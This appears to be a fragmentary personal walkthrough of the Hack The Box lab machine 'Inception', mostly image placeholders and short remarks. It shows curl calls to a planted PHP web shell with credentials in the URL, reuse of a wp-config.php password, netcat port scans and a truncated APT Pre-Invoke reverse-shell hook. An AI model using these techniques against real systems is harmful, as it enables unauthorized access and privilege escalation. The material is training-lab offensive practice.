
└──╼ [★]$ curl http://webdav_tester:babygurl69@10.129.1.104/webdav_test_inception/s.php?cmd=whoami
www-data
─[us-dedicated-100-dhcp]─[10.10.14.2]─[htb-ep-8352@pwnbox-base]─[~]
└──╼ [★]$
─[us-dedicated-100-dhcp]─[10.10.14.2]─[htb-ep-8352@pwnbox-base]─[~]
└──╼ [★]$ curl --data-urlencode 'cmd=id' http://webdav_tester:babygurl69@10.129.1.104/webdav_test_inception/s.php?
uid=33(www-data) gid=33(www-data) groups=33(www-data)
─[us-dedicated-100-dhcp]─[10.10.14.2]─[htb-ep-8352@pwnbox-base]─[~]
└──╼ [★]$ curl --data-urlencode 'cat /home/cobb/user.txt' http://webdav_tester:babygurl69@10.129.1.104/webdav_test_inception/s.php?
 https://0xdf.gitlab.io/2022/04/04/htb-inception.html
https://0xdf.gitlab.io/files/inception-forwardshell.py
didnt quite get this one working
 https://github.com/IppSec/forward-shell
Login with cobb from shell with password from wp-config.php

Sudoers shows full rights, sudo up


Cat root.txt……………..
proxychains should be working


But its not
pivot to privsec


connecting to 192.168.0.1
nc -zv 192.168.0.1 1-65535 2>&1 | grep -v "refused"
nc -zv 192.168.0.1 1-100 2>&1 | grep -v refused | tee scan




annoying but can get some file, get crontab



VwPddNh7xMZyDQoByQL4

APT::Update::Pre-Invoke {"bash -c 'bash -i >& 